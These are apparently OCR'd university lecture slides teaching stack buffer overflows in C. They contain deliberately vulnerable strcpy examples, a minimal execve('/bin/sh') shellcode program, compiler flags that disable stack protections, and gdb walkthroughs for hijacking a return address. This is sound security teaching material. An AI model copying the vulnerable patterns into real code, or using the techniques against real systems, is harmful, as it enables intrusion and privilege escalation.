
How do C arrays work?

- What does a[idx] get compiled to?
  - *((a)+(idx))
- What does the spec say?
  - 6.5.2.1 Array subscripting in ISO/IEC 9899:2017
  - There is no concept of bounds!

https://cigix.me/c17#6.5.2.1


Example 1

```
#include <stdio.h>
#include <string.h>

int main(int argc, char**argv) {
      char nice[] = "is nice.";
      char name[8];
     strcpy(name,argv[1]);
     printf("%s %s\n",name,nice);
     return 0;
 }
```



Example 1


```
#include <stdio.h>
#include <string.h>

int main(int argc, char**argv) {
      char nice[] = "is nice.";
      char name[8];
     strcpy(name,argv[1]);
     printf("%s %s\n",name,nice);
     return 0;
 }
```



What happens if we read a long name?

Example 1

```
#include <stdio.h>
#include <string.h>

int main(int argc, char**argv) {
      char nice[] = "is nice.";
      char name[8];
     strcpy(name,argv[1]);
     printf("%s %s\n",name,nice);
     return 0;
 }
```




What happens if we read a long name?

If not null terminated, can read more of the stack

Example 2

```
#include <stdio.h>
#include <string.h>
void foo() {
     printf("hello all!!\n");
     exit(0);
 }
void func(int a, int b, char *str)
{
     int c = 0xdeadbeef;
     char buf[4];
     strcpy(buf,str);
}
int main(int argc, char**argv) {
     func(0xaaaaaaaa,0xbbbbbbbb,argv[1]);
     return 0;
}
```



If program argument is long...

Stack Buffer Overflow


- If source string of **strcpy** controlled by attacker and destination on the stack:
  - Attacker gets to control where the function returns by overwriting the return address
  - Attacker gets to transfer control to anywhere

  Where do you jump?

We will start here on Thursday and complete the slides. Please bring your laptop so you can do the exercise.


Can Jump to existing functions

```
#include <stdio.h>
#include <string.h>
void foo() {
     printf("hello all!!\n");
     exit(0);
 }
void func(int a, int b, char *str)
{
     int c = 0xdeadbeef;
     char buf[4];
     strcpy(buf,str);
}
int main(int argc, char**argv) {
     func(0xaaaaaaaa,0xbbbbbbbb,argv[1]);
     return 0;
}
```




Can Jump to existing functions

```
#include <stdio.h>
#include <string.h>
void foo() {
     printf("hello all!!\n");
     exit(0);
 }
void func(int a, int b, char *str)
{
     int c = 0xdeadbeef;
     char buf[4];
     strcpy(buf,str);
}
int main(int argc, char**argv) {
     func(0xaaaaaaaa,0xbbbbbbbb,argv[1]);
     return 0;
}
```




Can Jump to existing functions

```
#include <stdio.h>
#include <string.h>
void foo() {
     printf("hello all!!\n");
     exit(0);
 }
void func(int a, int b, char *str)
{
     int c = 0xdeadbeef;
     char buf[4];
     strcpy(buf,str);
}
int main(int argc, char**argv) {
     func(0xaaaaaaaa,0xbbbbbbbb,argv[1]);
     return 0;
}
```




Can Jump to existing functions

```
#include <stdio.h>
#include <string.h>
void foo() {
     printf("hello all!!\n");
     exit(0);
 }
void func(int a, int b, char *str)
{
     int c = 0xdeadbeef;
     char buf[4];
     strcpy(buf,str);
}
int main(int argc, char**argv) {
     func(0xaaaaaaaa,0xbbbbbbbb,argv[1]);
     return 0;
}
```




Can Jump to existing functions

```
#include <stdio.h>
#include <string.h>
void foo() {
     printf("hello all!!\n");
     exit(0);
 }
void func(int a, int b, char *str)
{
     int c = 0xdeadbeef;
     char buf[4];
     strcpy(buf,str);
}
int main(int argc, char**argv) {
     func(0xaaaaaaaa,0xbbbbbbbb,argv[1]);
     return 0;
}
```



Can Jump to existing functions


```
#include <stdio.h>
#include <string.h>
void foo() {
     printf("hello all!!\n");
     exit(0);
 }
void func(int a, int b, char *str)
{
     int c = 0xdeadbeef;
     char buf[4];
     strcpy(buf,str);
}
int main(int argc, char**argv) {
     func(0xaaaaaaaa,0xbbbbbbbb,argv[1]);
     return 0;
}
```



Can Jump to existing functions

Overwrite saved ret with &foo


```
#include <stdio.h>
#include <string.h>
void foo() {
     printf("hello all!!\n");
     exit(0);
 }
void func(int a, int b, char *str)
{
     int c = 0xdeadbeef;
     char buf[4];
     strcpy(buf,str);
}
int main(int argc, char**argv) {
     func(0xaaaaaaaa,0xbbbbbbbb,argv[1]);
     return 0;
}
```



Can jump to existing functions

Overwrite saved ret with &foo.


```
#include <stdio.h>
#include <string.h>

void foo() {
    printf("hello all!!\n");
    exit(0);
}

void func(int a, int b, char *str) {
    int c = 0xdeadbeef;
    char buf[4];
    strcpy(buf,str);
}

int main(int argc, char**argv) {
    func(0xaaaaaaaa,0xbbbbbbbb,argv[1])
    return 0;
}
```



Jump to existing functions

Jump to attacker-supplied code

- Put code in string
- Jump to start of string



Shellcode

- **Shellcode:** Small code fragment that receives initial control in a control flow hijack exploit
- **Control flow hijack:** taking control of instruction pointer
- Earliest attacks used shellcode to exec a shell
- Target a setuid root program, gets you root shell

Shellcode

```
int main(void) {
    char* name[1];
    name[0] = “/bin/sh“;
    name[1] = NULL;
    execve(name[0], name, NULL);
    return 0;
}
```

Can we just take output from gcc/clang?


Shellcode

Shellcode cannot contain null characters ‘\0’

- Why? (Hint: Today’s required reading)

Shellcode

- Shellcode cannot contain null characters ‘\0’
  - Why? (Hint: Today’s required reading)
- If payload is via gets() must also avoid line breaks
  - Why? (Hint: what does this mean in gets() ?)



Shellcode

- Shellcode cannot contain null characters ‘\0’
  - Why?
- If payload is via gets() must also avoid line breaks
  - Why?
- Fix: Use different instructions and NOPs.

Payload is not always robust

- Exact address of shellcode start not always easy to guess.

Payload is not always robust

- Exact address of shellcode start not always easy to guess.
  - A miss will result in a segfault

Payload is not always robust

- Exact address of shellcode start not always easy to guess.
  - A miss will result in a segfault

Reminder: A segfault or access violation is a failure condition raised by hardware with memory protection, notifying the OS that the software has attempted to access a restricted area of memory (a memory access violation). (wikipedia)

Payload is not always robust

- Exact address of shellcode start not always easy to guess.
  - A miss will result in a segfault
  - Solution: Use NOPs


Payload is not always robust

- Exact address of shellcode start not always easy to guess.
  - A miss will result in a segfault
  - Solution: Use NOPs

Reminder: A NOP is an instruction that instructs the program to do nothing

Payload is not always robust

- Exact address of shellcode start not always easy to guess.
  - A miss will result in a segfault
  - Solution: Use a NOP sled. Fill space with NOP instructions to allow error in stack locations.



Step by Step (Code)

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void bar() {
  system("/bin/sh");
}

void foo() {
  printf("hello all!!\n");
  exit(0);
}

void func(int a, int b, char *str) {
  int c = 0xdeadbeef;
  char buf[4];
  strcpy(buf,str);
}

int main(int argc, char**argv) {

func(0xaaaaaaaa,0xbbbbbbbb,argv[1]);
  return 0;
}
```

Copy code from the left or download example2.c from canvas

Step by Step (Question 1)

```
gcc -m32 -O0 -ggdb -static -U_FORTIFY_SOURCE -fno-stack-protector -zexecstack -no-pie -o
example2 example2.c
```

gcc

-m32 (32bit)

-O0 (Reduce compilation time and make debugging produce the expected results.)

-ggdb (Produce debugging information for use by GDB)

-static (overrides -pie and prevents linking with the shared libraries)

-U_FORTIFY_SOURCE (FORTIFY_SOURCE provides buffer overflow checks for the following functions. This turns that off)

-fno-stack-protector (Do not emit extra code to check for buffer overflows)

-zexecstack (Do not need executable stack)

-no-pie (Don’t produce a dynamically linked position independent executable.)

-o example2 example2.c

Step by Step (Question 1)

```
gcc -m32 -O0 -ggdb -static -U_FORTIFY_SOURCE -fno-stack-protector -zexecstack -no-pie -o
example2 example2.c
```

gcc

-m32 (32bit)

-O0 (Reduce compilation time and make deb .)

-ggdb (Produce debugging information for us

-static (overrides -pie and prevents linking with the shared libraries)

-U_FORTIFY_SOURCE (FORTIFY_SOURCE provides buffer overflow checks for the following functions. This turns that off)

-fno-stack-protector (Do not emit extra code to check for buffer overflows)

-zexecstack (Do not need executable stack)

-no-pie (Don't produce a dynamically linked position independent executable.)


-o example2 example2.c

Reminder: We need to add the following flags because we won't be able to execute the type of buffer overflow we are focused on without this change

Step by Step (Question 2 & 3)


What output do you expect to see after x $ebp+8 and x $ebp+12

```
(gdb) b func
(gdb) set args AAAA
(gdb) r
(gdb) x $ebp+8
(gdb) x $ebp+12
(gdb)
```



Step by Step (Question 2 & 3 Answer)


```
This GDB was configured as "i486-linux-gnu"...
(gdb) b func
Breakpoint 1 at 0x8048268: file example2.c, line 15.
(gdb) set args AAAA
(gdb) r
Starting program: /home/seed/Desktop/example2 AAAA

Breakpoint 1, func (a=-1431655766, b=-1145324613, str=0xbffff71e "AAAA")
    at example2.c:15
15        int c = 0xdeadbeef;
(gdb) x $ebp+8
0xbffff510: 0xaaaaaaaa
(gdb) x $ebp+12
0xbffff514: 0xbbbbbbbb
```



Step by Step (Question 4)

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void bar() {
  system("/bin/sh");
}

void foo() {
  printf("hello all!!\n");
  exit(0);
}

void func(int a, int b, char *str) {
  int c = 0xdeadbeef;
  char buf[4];
  strcpy(buf,str);
}

int main(int argc, char**argv) {

func(0xaaaaaaaa,0xbbbbbbbb,argv[1]);
  return 0;
}
```

What command do we need to use if we was to see the assembly code for func ?



Step by Step (Question 4 Answer)

```
(gdb) disass func
Dump of assembler code for function func:
0x08048262 <func+0>:   push   %ebp
0x08048263 <func+1>:   mov    %esp,%ebp
0x08048265 <func+3>:   sub    $0x18,%esp
0x08048268 <func+6>:   movl   $0xdeadbeef,-0x4(%ebp)
0x0804826f <func+13>:  mov    0x10(%ebp),%eax
0x08048272 <func+16>: mov    %eax,0x4(%esp)
0x08048276 <func+20>: lea    -0x8(%ebp),%eax
0x08048279 <func+23>: mov    %eax,(%esp)
0x0804827c <func+26>: call   0x8050890 <strcpy>
0x08048281 <func+31>: leave
0x08048282 <func+32>: ret
End of assembler dump.
```

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void bar() {
  system("/bin/sh");
}

void foo() {
  printf("hello all!!\n");
  exit(0);
}

void func(int a, int b, char *str) {
  int c = 0xdeadbeef;
  char buf[4];
  strcpy(buf,str);
}

int main(int argc, char**argv) {

func(0xaaaaaaaa,0xbbbbbbbb,argv[1]);
  return 0;
}
```

Step by Step (Question 5)

```
(gdb) disass main
Dump of assembler code for function main:
0x08048283 <main+0>:     lea    0x4(%esp),%ecx
0x08048287 <main+4>:     and    $0xfffffff0,%esp
0x0804828a <main+7>:     pushl  -0x4(%ecx)
0x0804828d <main+10>:    push   %ebp
0x0804828e <main+11>:    mov    %esp,%ebp
0x08048290 <main+13>:    push   %ecx
0x08048291 <main+14>:    sub    $0x14,%esp
0x08048294 <main+17>:    mov    0x4(%ecx),%eax
0x08048297 <main+20>:    add    $0x4,%eax
0x0804829a <main+23>:    mov    (%eax),%eax
0x0804829c <main+25>:    mov    %eax,0x8(%esp)
0x080482a0 <main+29>:    movl   $0xbbbbbbbb,0x4(%esp)
0x080482a8 <main+37>:    movl   $0xaaaaaaaa,(%esp)
0x080482af <main+44>:    call   0x8048262 <func>
0x080482b4 <main+49>:    mov    $0x0,%eax
0x080482b9 <main+54>:    add    $0x14,%esp
0x080482bc <main+57>:    pop    %ecx
0x080482bd <main+58>:    pop    %ebp
0x080482be <main+59>:    lea    -0x4(%ecx),%esp
0x080482c1 <main+62>:    ret
End of assembler dump.
```

Look at the assembly code for main. Where does func return to?

```
void foo() {
  printf("hello all!!\n");
  exit(0);
}

void func(int a, int b, char *str) {
  int c = 0xdeadbeef;
  char buf[4];
  strcpy(buf,str);
}

int main(int argc, char**argv) {

func(0xaaaaaaaa,0xbbbbbbbb,argv[1]);
  return 0;
}
```

Step by Step (Question 5 Answer)

```
(gdb) disass main
Dump of assembler code for function main:
0x08048283 <main+0>:     lea    0x4(%esp),%ecx
0x08048287 <main+4>:     and    $0xfffffff0,%esp
